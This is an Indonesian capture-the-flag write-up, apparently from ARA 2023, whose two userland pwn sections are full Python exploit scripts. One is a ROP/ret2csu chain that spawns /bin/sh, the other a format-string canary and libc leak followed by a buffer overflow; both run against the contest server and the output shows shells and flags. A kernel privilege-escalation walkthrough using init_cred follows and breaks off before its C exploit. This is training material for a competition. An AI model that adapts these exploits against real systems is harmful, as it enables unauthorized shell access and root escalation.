
Flag : ARA2023{H3ad\_1s\_ImP0rt4Nt}

**NOTES:** Tolong untuk author next year/kedepannya hindari membuat soal seperti ini yak xd, apalagi di kategori Web, ini udah masuk ke guessing. Pointnya paling gede dibanding soal yang beneran Web lainnya. Materi web ada banyak sih SSTI, XSS, SQLI, CSRF, dll. Buat teman2 author lain juga mungkin kabari ke sesama kalau memang ada soal yang masuk ke guessing. Yo bikin soal bug yang udah well-known juga gak masalah, toh author jadinya kan belajar juga. Semoga Cyber Security Indonesia jadi lebih better dan soal2nya jadi lebih ningkat. Ini feedback ku ya, kemarin engga sempat isi feedback ini di Form karena fokus ACSC tapi gk lolos 😞. Thank you gan.

# Binary


## Basreng Komplek (460 pts)

Diberikan elf 64bit, terdapat bug overflow pada fungsi main()



```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char v4[64]; // [rsp+0h] [rbp-40h] BYREF
4
5     __isoc99_scanf(&unk_402004, v4, envp);
6     return 0;
7 }
```


Tidak ada fungsi stdout yang digunakan pada soal ini, tetapi terdapat beberapa gadget diantaranya **syscall**, dan **set rax** juga ada. Oke tidak ada seccomp dan proteksinya seperti ini:



```
linuz@linzext:~/Desktop/2023CTF_Archive/ARACTF/PWN/basreng_komplek_parti$ ida vuln
vuln: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86
1]=e27a4bc72268433cf0d1f78e2e84212142d78d80, not stripped


[*] '/home/linuz/Desktop/2023CTF_Archive/ARACTF/PWN/basreng_komplek_parti/vuln'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
linuz@linzext:~/Desktop/2023CTF_Archive/ARACTF/PWN/basreng_komplek_parti$
```

Tinggal create ROP syscall ke **execve("/bin/sh",0,0)** untuk set **RDX** dan register lainnya kita bisa gunakan **ret2csu**. Kita gunakan gadget ini terlebih dahulu sebelum **ret2csu**.



```
0x0000000000000401126: mov qword ptr [rdi], rsi; nop; pop rbp; ret;
```

Dengan ini kita bisa menaruh gadget **syscall** ke **bss()** sehingga saat call pointer di **ret2csu** kita bisa gunakan address bss yang berisi gadget **syscall**. Full script:



```
from pwn import *
from sys import *

elf = context.binary = ELF("./vuln")
p = process("./vuln")
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")

HOST = '103.152.242.116'
PORT = 20371

cmd = ""
b*main+37
"""
```

```

if(argv[1] == 'gdb'):
    gdb.attach(p,cmd)
elif(argv[1] == 'rm'):
    p = remote(HOST,PORT)

syscall = 0x0000000000401130
pop_rdi = 0x00000000004011fb
pop_rsi = 0x00000000004011f9
add_rax = 0x0000000000401166
csu1 = 0x4011f2
csu2 = 0x4011d8
mov_rdi_rsi = 0x0000000000401126

def rop_csu(rdi, rsi, rdx, call):
    rop = b''
    rop += p64(csu1)
    rop += p64(0x0) #rbx
    rop += p64(0x1) #rbp
    rop += p64(call) #r12/call
    rop += p64(rdi) #r13/rdi
    rop += p64(rsi) #r14/rsi
    rop += p64(rdx) #r15/rdx
    rop += p64(csu2)
    return rop

payload = b'A'*72
payload += p64(pop_rdi)
payload += p64(elf.bss()+0x100)
payload += p64(pop_rsi)
payload += p64(syscall)
payload += p64(0x0)
payload += p64(mov_rdi_rsi)
payload += p64(0xdeadbeef) #padding
payload += rop_csu(0x0, elf.bss()+0x200, 0x1000, elf.bss()+0x100)
payload += p64(0x0000000000401143) #xor rax
payload += p64(0x0) #for pop_rbp
payload += p64(0x0000000000401140) #rax 64
payload += p64(0x0) #for pop_rbp
payload += p64(0x000000000040115B) #rax -6
payload += p64(0x0) #for pop_rbp
payload += p64(0x0000000000401166) #rax +1
payload += p64(0x0) #for pop_rbp
payload += rop_csu(elf.bss()+0x200, 0x0, 0x0, elf.bss()+0x100)


```

```
p.sendline(payload)
sleep(1)
p.send(b'/bin/sh\x00')
p.interactive()
```

```
FILE: /tmp/flag.txt  FILE enabled
[+] Opening connection to 103.152.242.116 on port 20371: Done
[*] Switching to interactive mode
$ ls
flag.txt
run
vuln
$ cat flag.txt
ARA2023{CUST0M_ROP_D3f4ult_b4sr3ng}
$
```

Flag : ARA2023{CUST0M\_ROP\_D3f4ult\_b4sr3ng}

## Nasgor Komplek (496 pts)



Hanya diberikan netcat service di soal ini, langsung saja kita connect.

```
linux@linzext: ~/Desktop/2023CTF_Archive/ARACTF/PWN/basrong_komplek_part1$ nc 103.152.242.116 20378
halo masse masse mau apa masse?
1. mesen
2. ambil pesanan
>>>
1
mau pesen apa masse?
%p.%p
oke masse mau ini 0x7ffcbb0156b0.0x7fa8eddc00c0 saya bikinin masse monggo di tunggu
halo masse masse mau apa masse?
1. mesen
2. ambil pesanan
>>>
2
makasih masse sudah mau pesan! masse ada komentar atau saran?
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
matur suwun masse!
*** stack smashing detected ***: <unknown> terminated (core dumped) ./nasgor
/home/ctf/run: line 2: 32307 Aborted
```

Okay terdapat 2 bug, formatstring vuln dan BOF dengan canary, untuk leak canary mudah dengan formatstring, namun dari hint yang diberikan semua proteksi **ENABLED**. Okay disini saya mencoba mencari leak libc terlebih dahulu, setelah dapat kita tinggal **ret2libc**. Dalam format string address libc\_start\_main\_ret selalu berada dekat canary.



```

PIE:      PIE enabled
[*] Opening connection to 103.152.242.116 on port 20378: Done
/home/linux/Desktop/2023CTF_Archive/ARACTF/PWN/Nasgor/exploit.py:10: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.python.org/3/library/bytes.html
p.sendlineafter(b'?\n', payload)
b'%Sp saya bikinin masse monggo di tunggu\n' 0
b'0x7fff662a81f0 saya bikinin masse monggo di tunggu\n' 1
b'0x7ffa7e7658c0 saya bikinin masse monggo di tunggu\n' 2
b'(nll) saya bikinin masse monggo di tunggu\n' 3
b'0x12 saya bikinin masse monggo di tunggu\n' 4
b'(nll) saya bikinin masse monggo di tunggu\n' 5
b'0x550070243625 saya bikinin masse monggo di tunggu\n' 6
b'0x7ffa7e3f8b12 saya bikinin masse monggo di tunggu\n' 7
b'0xc2 saya bikinin masse monggo di tunggu\n' 8
b'(nll) saya bikinin masse monggo di tunggu\n' 9
b'0x7fff662a80e0 saya bikinin masse monggo di tunggu\n' 10
b'0x809382026eed7400 saya bikinin masse monggo di tunggu\n' 11
b'0x7fff662a80e0 saya bikinin masse monggo di tunggu\n' 12
b'0x55d5ff8e12f6 saya bikinin masse monggo di tunggu\n' 13
b'0x7fff662a80e0 saya bikinin masse monggo di tunggu\n' 14
b'0x1000000000 saya bikinin masse monggo di tunggu\n' 15
b'0x55d5ff8e1330 saya bikinin masse monggo di tunggu\n' 16
b'0x7ffa7e399c87 saya bikinin masse monggo di tunggu\n' 17
b'0x1 saya bikinin masse monggo di tunggu\n' 18
b'0x7fff662a80c8 saya bikinin masse monggo di tunggu\n' 19
b'0x1000000000 saya bikinin masse monggo di tunggu\n' 20
b'0x55d5ff8e1269 saya bikinin masse monggo di tunggu\n' 21
b'(nll) saya bikinin masse monggo di tunggu\n' 22
b'0x2579ed5604afcf10 saya bikinin masse monggo di tunggu\n' 23
b'0x55d5ff8e10a0 saya bikinin masse monggo di tunggu\n' 24
b'0x7fff662a80c0 saya bikinin masse monggo di tunggu\n' 25
b'(nll) saya bikinin masse monggo di tunggu\n' 26
b'(nll) saya bikinin masse monggo di tunggu\n' 27

```

Bisa dilihat dari gambar diatas canary berada pada offset 11 dan libc\_start\_main\_ret berada pada offset 17. 3 nibble belakang address libc berupa **0xc87** untungnya saya ingat beberapa address **libc\_start\_main\_ret** 3 nibblenya apa saja

2.35 ⇒ 0xd90

2.31 ⇒ 0x083

2.27 ⇒ 0xc87

Yup berarti ini sudah pasti libc-2.27, untuk mengeceknya saya coba ambil libc-2.27 dari Docker dengan image **FROM ubuntu:18.04** lalu saya compile c program (print hello world aja), dan patch ke libc-2.27 tadi.

```

linux@linzext:~/Desktop/2023CTF_Archive/ARACTF/PWN/Nasgor$ strings libc.so.6 | grep "release version"
GNU C Library (Ubuntu GLIBC 2.27-3ubuntu1.6) stable release version 2.27.
linux@linzext:~/Desktop/2023CTF_Archive/ARACTF/PWN/Nasgor$ ls
coba.c  coba.c  exploit.py  libc.so.6  res
linux@linzext:~/Desktop/2023CTF_Archive/ARACTF/PWN/Nasgor$ pwninit --bin coba
bin: coba
libc: ./libc.so.6

fetching linker
https://launchpad.net/ubuntu/+archive/primary/+files/libc6_2.27-3ubuntu1.6_amd64.deb
setting ./ld-2.27.so executable
copying coba to coba_patched
running patchelf on coba_patched
writing solve.py stub
linux@linzext:~/Desktop/2023CTF_Archive/ARACTF/PWN/Nasgor$

```

Sekarang kita coba cek di gdb

```

> 0x40119d <main+38> ret <0x7ffff7a03c87; __libc_start_main+231>
    0x7ffff7a03c87 <__libc_start_main+231> mov edi, eax
    0x7ffff7a03c89 <__libc_start_main+233> call exit <exit>

    0x7ffff7a03c8e <__libc_start_main+238> mov rax, qword ptr [rip + 0x3ced13] <__libc_thread_functions+392>
    0x7ffff7a03c95 <__libc_start_main+245> ror rax, 0x11
    0x7ffff7a03c99 <__libc_start_main+249> xor rax, qword ptr fs:[0x30]

[ STACK ]
00:0000 rsp 0x7fffffde48 → 0x7ffff7a03c87 (<__libc_start_main+231>) ← mov edi, eax
01:0000 0x7fffffde50 ← 0x2000000000
02:0010 0x7fffffde58 → 0x7fffffde2b → '/home/linux/Desktop/2023CTF_Archive/ARACTF/PWN/Nasgor/coba_patched'
03:0018 0x7fffffde60 ← 0x1000000000
04:0020 0x7fffffde68 → 0x401177 (main) ← push rbp
05:0028 0x7fffffde70 ← 0x0
06:0030 0x7fffffde78 ← 0xe1ba4411f9e89f20
07:0038 0x7fffffde80 → 0x401040 (<_start>) ← xor ebp, ebp

[ BACKTRACE ]

```

Yup tebakan saya benar, sekarang tinggal leak canary & libc ⇒ BOF ⇒ terus call one\_gadget, Full script:

```

from pwn import *
from sys import *

libc = ELF("./libc.so.6")
HOST = '103.152.242.116'
PORT = 20378

def leak(payload):
    p.sendlineafter(b'>>>\n', b'1')
    p.sendlineafter(b'? \n', payload)
    p.recvuntil(b'oke masse mau ini ')
    return (p.recvline())

p = remote(HOST, PORT)
# #leak
# for i in range(100):
#     res = leak("%{}$p".format(i))
#     print(res, i)

res = leak(b"%17$p")
libc.address = eval(res[:14]) - 0x21c87
print(hex(libc.address))
canary = leak(b"%11$p")
canary = eval(canary[:18])
print(hex(canary))

p.sendlineafter(b">>>\n", b'2')
payload = b'A'*0x88
payload += p64(canary)
payload += p64(0xdeadbeef)
payload += p64(libc.address + 0x4f302)
p.sendlineafter(b'? \n', payload)
p.interactive()

```



```
linuz@linzext:~/Desktop/2023CTF_Archive/ARACTF/PWN/Nasgor$ python3 exploit.py
[*] '/home/linuz/Desktop/2023CTF_Archive/ARACTF/PWN/Nasgor/libc.so.6'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
[+] Opening connection to 103.152.242.116 on port 20378: Done
0x7f18be4d7000
0xf24b938f712fc400
[*] Switching to interactive mode
$ ls
matur suwun masse!
flag.txt
ld-2.27.so
libc-2.27.so
nasgor
nasgor.c
run
$ cat flag.txt
ARA2023{masak_ga_liat_tapi_enak_m3m4ng_0P_orz}
$
```

Flag : ARA2023{masak\_ga\_liat\_tapi\_enak\_m3m4ng\_0P\_orz}

## Bakso Komplek (500 pts)

Soal kernel, langsung saja kita lihat proteksinya.

```
#!/bin/bash

#
# launch
#
clear
/usr/bin/qemu-system-x86_64 \
    -m 128M \
    -kernel ./bzImage \
    -initrd ./initramfs.cpio.gz \
    -nographic \
    -monitor none \
    -no-reboot \
    -cpu kvm64,+smep\
    -append "console=ttyS0 kaslr nosmap quiet panic=0"
```

Okay kaslr hidup dan smep nyala. Kita lihat .ko filenya. Terdapat bug arbitrary write, dan read disini. Kita lihat 1-1 fungsinya yang sekiranya useful untuk soal ini.

admin\_ioctl():

```
__int64 __fastcall admin_ioctl(__int64 a1, int a2, unsigned __int64 a3)
{
    if ( a2 == 0x1001 )
    {
        if ( iterate <= 5 )
            return (admin_ioctl_cold_3());
        else
            return 0LL;
    }
    else
    {
        if ( a2 == 0x1002 )
            *temp = a3;
        return 0LL;
    }
}
```

admin\_ioctl\_cold\_3():

```
1 void __fastcall admin_ioctl_cold_3(__int64 a1, __int64 a2, unsigned __int64 *a3)
2 {
3     printk(&unk_1A7, a2);
4     temp = a3;
5     iterate += 2;
6     DUMPOUT(0x2ELL);
7 }
```

admin\_read()

```
1 ssize_t __fastcall admin_read(file *filp, char *buffer, size_t length, loff_t *offset)
2 {
3     unsigned __int64 v5; // rax
4
5     printk(&unk_184, buffer, length, offset);
6     if ( temp )
7         v5 = *temp;
8     else
9         v5 = __readgsqword(&current_task);
10    *buffer = v5;
11    return length;
12 }
```

Melihat dari hint yang diberikan kita bisa overwrite init\_cred apa itu init\_cred? Okay disini gua ulik sedikit, kalau kurang jelas baca [disini](#) karena gua juga masih cupu kernel exploit :(.

Goals dari Kernel Exploit adalah menjadi root lebih lengkapnya uid=0(root) gid=0(root), jika kita bisa set uid kita menjadi 0 maka kita otomatis punya akses sebagai root. Awal mula belajar kernel exploit pasti sering lihat untuk menjadi root paling mudah dengan cara ini:

```
commit_creds(prepare_kernel_cred(NULL));
```

Apasih fungsi itu?

Dalam kernel tiap kita buka beberapa terminal maka iya akan memanggil sebuah task, simplenya jika ada 2 tab terminal, maka ada 2 task yang sedang berjalan. Nah di kernel sendiri banyak nih structure task yang ada, tapi yang paling menarik untuk kernel exploit yaitu jelas di struct **cred**. Yang isinya kurang lebih seperti ini, perlu diingan file ini berada di **include/linux/cred.h**, .h file berarti hanya tempat declare saja, jadi kita tidak bisa mengakses langsung struct **cred** ini.

```
struct cred {
    atomic_t      usage;
#ifdef CONFIG_DEBUG_CREDENTIALS
    atomic_t      subscribers; /* number of processes subscribed */
    void          *put_addr;
    unsigned      magic;
#define CRED_MAGIC      0x43736564
#define CRED_MAGIC_DEAD 0x44656144
#endif
    kuid_t        uid;          /* real UID of the task */
    kgid_t        gid;          /* real GID of the task */
    kuid_t        suid;         /* saved UID of the task */
    kgid_t        sgid;         /* saved GID of the task */
    kuid_t        euid;         /* effective UID of the task */
    kgid_t        egid;         /* effective GID of the task */
    kuid_t        fsuid;        /* UID for VFS ops */
    kgid_t        fsgid;        /* GID for VFS ops */
    unsigned      securebits;    /* SUID-less security management */
    kernel_cap_t   cap_inheritable; /* caps our children can inherit */
    kernel_cap_t   cap_permitted; /* caps we're permitted */
    kernel_cap_t   cap_effective; /* caps we can actually use */
}
```

```

        kernel_cap_t    cap_bset;        /* capability bounding set */
        kernel_cap_t    cap_ambient;     /* Ambient capability set */
#ifdef CONFIG_KEYS
        unsigned char    jit_keyring;     /* default keyring to attach requested
                                           * keys to */

        struct key __rcu *session_keyring; /* keyring inherited over fork */
        struct key        *process_keyring; /* keyring private to this process */
        struct key        *thread_keyring; /* keyring private to this thread */
        struct key        *request_key_auth; /* assumed request_key authority */
#endif
#ifdef CONFIG_SECURITY
        void              *security;      /* subjective LSM security */
#endif
        struct user_struct *user;          /* real user ID subscription */
        struct user_namespace *user_ns; /* user_ns the caps and keyrings are
relative to. */
        struct group_info *group_info; /* supplementary groups for euid/fsgid
*/

        /* RCU deletion */
        union {
                int non_rcu;                /* Can we skip RCU deletion? */
                struct rcu_head rcu;        /* RCU deletion hook */
        };
} __randomize_layout;

```

Nah kenapa menarik? Karena distrukt ini lah variable **UID GID** di dideclare. Lalu sekarang kita coba lihat fungsi **commit\_creds(prepare\_kernel\_cred(NULL))** yang sebelumnya.

```

struct cred *prepare_kernel_cred(struct task_struct *daemon)
{
        const struct cred *old;
        struct cred *new;

        new = kmem_cache_alloc(cred_jar, GFP_KERNEL);
        if (!new)
                return NULL;

        kdebug("prepare_kernel_cred() alloc %p", new);

        if (daemon)
                old = get_task_cred(daemon);
        else
                old = get_cred(&init_cred);

        validate_creds(old);

        *new = *old;
        [...]
        validate_creds(new);
}

```

```

        return new;

error:
    [...]
    return NULL;
}

```

Argumentnya NULL maka dari code diatas, fungsi ini akan memanggil **old = get\_cred(&init\_cred)** karena daemonna NULL. Nah disini bagian menariknya **init\_cred** adalah **global variable** dari struct **cred** yang dideclare di **kernel/cred.c** <https://elixir.bootlin.com/linux/latest/source/kernel/cred.c>. Yang isinya seperti ini.

```

/*
 * The initial credentials for the initial task
 */
struct cred init_cred = {
    .usage                = ATOMIC_INIT(4),
#ifdef CONFIG_DEBUG_CREDENTIALS
    .subscribers          = ATOMIC_INIT(2),
    .magic                = CRED_MAGIC,
#endif
    .uid                  = GLOBAL_ROOT_UID,
    .gid                  = GLOBAL_ROOT_GID,
    .suid                = GLOBAL_ROOT_UID,
    .sgid                = GLOBAL_ROOT_GID,
    .euid                = GLOBAL_ROOT_UID,
    .egid                = GLOBAL_ROOT_GID,
    .fsuid               = GLOBAL_ROOT_UID,
    .fsgid               = GLOBAL_ROOT_GID,
    .securebits           = SECUREBITS_DEFAULT,
    .cap_inheritable      = CAP_EMPTY_SET,
    .cap_permitted        = CAP_FULL_SET,
    .cap_effective        = CAP_FULL_SET,
    .cap_bset             = CAP_FULL_SET,
    .user                 = INIT_USER,
    .user_ns              = &init_user_ns,
    .group_info           = &init_groups,
};

```

Lah loh bang, tadi kan bukannya **cred** itu **struct** kok jadi **struct cred init\_cred**? Jadi **struct** stroke dong? Ingat tadi itu **struct cred** ada di **cred.h** bukan di **cred.c** extension .h itu header file yang biasanya kita gunakan untuk import fungsi yang dideclare [https://www.tutorialspoint.com/cprogramming/c\\_header\\_files.htm#:~:text=A%20header%20file%20is%20a,that%20comes%20with%20your%20compiler](https://www.tutorialspoint.com/cprogramming/c_header_files.htm#:~:text=A%20header%20file%20is%20a,that%20comes%20with%20your%20compiler).

Back to context. **struct cred init\_cred** ini adalah global variable, artinya saat kita running **launch.sh / kernelnya** address ini bakal ada di memory, namun gimana nyarinya? Bisa kalian lihat disitu ia declare **.usage = ATOMIC\_INIT(4)** yang berarti terdapat value angkat 4

di address **init\_cred** ini. Lalu jika kita coba klik2 nanti kita bisa menemukan default value dari GLOBAL\_UID etc, ringkasnya ini

```
#define GLOBAL_ROOT_UID    (uint32_t)0
#define GLOBAL_ROOT_GID    (uint32_t)0
#define SECUREBITS_DEFAULT (uint32_t)0x00000000
#define CAP_EMPTY_SET      (uint64_t)0
#define CAP_FULL_SET       (uint64_t)0x3FFFFFFFFF
```

Nah untuk mencari address **init\_cred** kalian bisa search qword 0x3fffffff itu atau bisa extract **bzImage** dengan ini [extract-vmlinux](#). Tinggal jalani command

```
./extract-vmlinux bzImage > vmlinux
```

Nanti akan dapat ELF file, lalu buka di IDA, dan view->strings, cari strings **swapper** kenapa? Coba cari sendiri kenapa Cluenya ini:

```
RCU_POINTER_INITIALIZER(&cred, &init_cred),
RCU_POINTER_INITIALIZER(cred, &init_cred),
.comm      = INIT_TASK_COMM,
.thread    = INIT_THREAD,
```

Kalau udah nemu nanti dia agak sedikit diatas address **init\_cred** nya.

```
.data:FFFFFFFF82411DC7      db  0
.data:FFFFFFFF82411DC8      db  73h ; s
.data:FFFFFFFF82411DC9      db  77h ; w
.data:FFFFFFFF82411DCA      db  61h ; a
.data:FFFFFFFF82411DCB      db  70h ; p
.data:FFFFFFFF82411DCC      db  70h ; p
.data:FFFFFFFF82411DCD      db  65h ; e
.data:FFFFFFFF82411DCE      db  72h ; r
.data:FFFFFFFF82411DCF      db  0
```

Scroll dikit keatas nanti nemu ini, nah sesuai kekk digambar clue tadi yaitu **RCU\_XX(cred, &init\_cred)**

```
.data:FFFFFFFF82411DB0      dd  0
.data:FFFFFFFF82411DB7      db  0FFh
.data:FFFFFFFF82411DB8      off_FFFFFFFF82411DB8 dq offset dword_FFFFFFFF824440A0
; DATA XREF: sub_FFFFFFFF8193D020:loc_FFFFFFFF8193D20C+r
.data:FFFFFFFF82411DB8      db  0
.data:FFFFFFFF82411DC0      db  0
.data:FFFFFFFF82411DC1      db  0
.data:FFFFFFFF82411DC2      db  0
.data:FFFFFFFF82411DC3      db  0
```

coba klik 2x aja address yang sebelah kanan

```
.data:FFFFFFFF8244409F      db  0
.data:FFFFFFFF824440A0      dword_FFFFFFFF824440A0 dd  4
; DATA XREF: sub_FFFFFFFF8107ECB0+E01w
; sub_FFFFFFFF8107ECB0+E710 ...
.data:FFFFFFFF824440A4      db  0
.data:FFFFFFFF824440A5      db  0
.data:FFFFFFFF824440A6      db  0
.data:FFFFFFFF824440A7      db  0
.data:FFFFFFFF824440A8      db  0
.data:FFFFFFFF824440A9      db  0
.data:FFFFFFFF824440AA      db  0
.data:FFFFFFFF824440AB      db  0
```

Yup ada dd 4, berarti **init\_cred**nya adlaah 0xFFFFFFFF824440A0, nah abis itu balik lagi ke pointer tadi di 0xff82411d88 scroll sedikit keatas nanti ada address **init\_task** yaitu 0xFFFFFFFF82411780.

Kalo dah nemu 2-2 nya nanti tinggal itung gini

<code>&amp;init_task-&gt;cred - &amp;init_task for TS_CRED_OFF</code> <code>&amp;init_task-&gt;tasks - &amp;init_task for TS_TASKS_OFF</code>
--

Address `&init_task->cred` ada di IDA, maafkan gk sempet jelasin waktunya mepet, salahin panitia ngasih waktu WU mepet2 soalbanyak HEHEHE

Yaudah kalau udah gitu tinggal leak **current\_task** terus leak `kernel_address` dari address **current\_task** tadi, nah terus overwrite `current_task+ts_cred_off` ke `init_cred`.

Full script:

```
#include <stdio.h>
#include <fcntl.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>
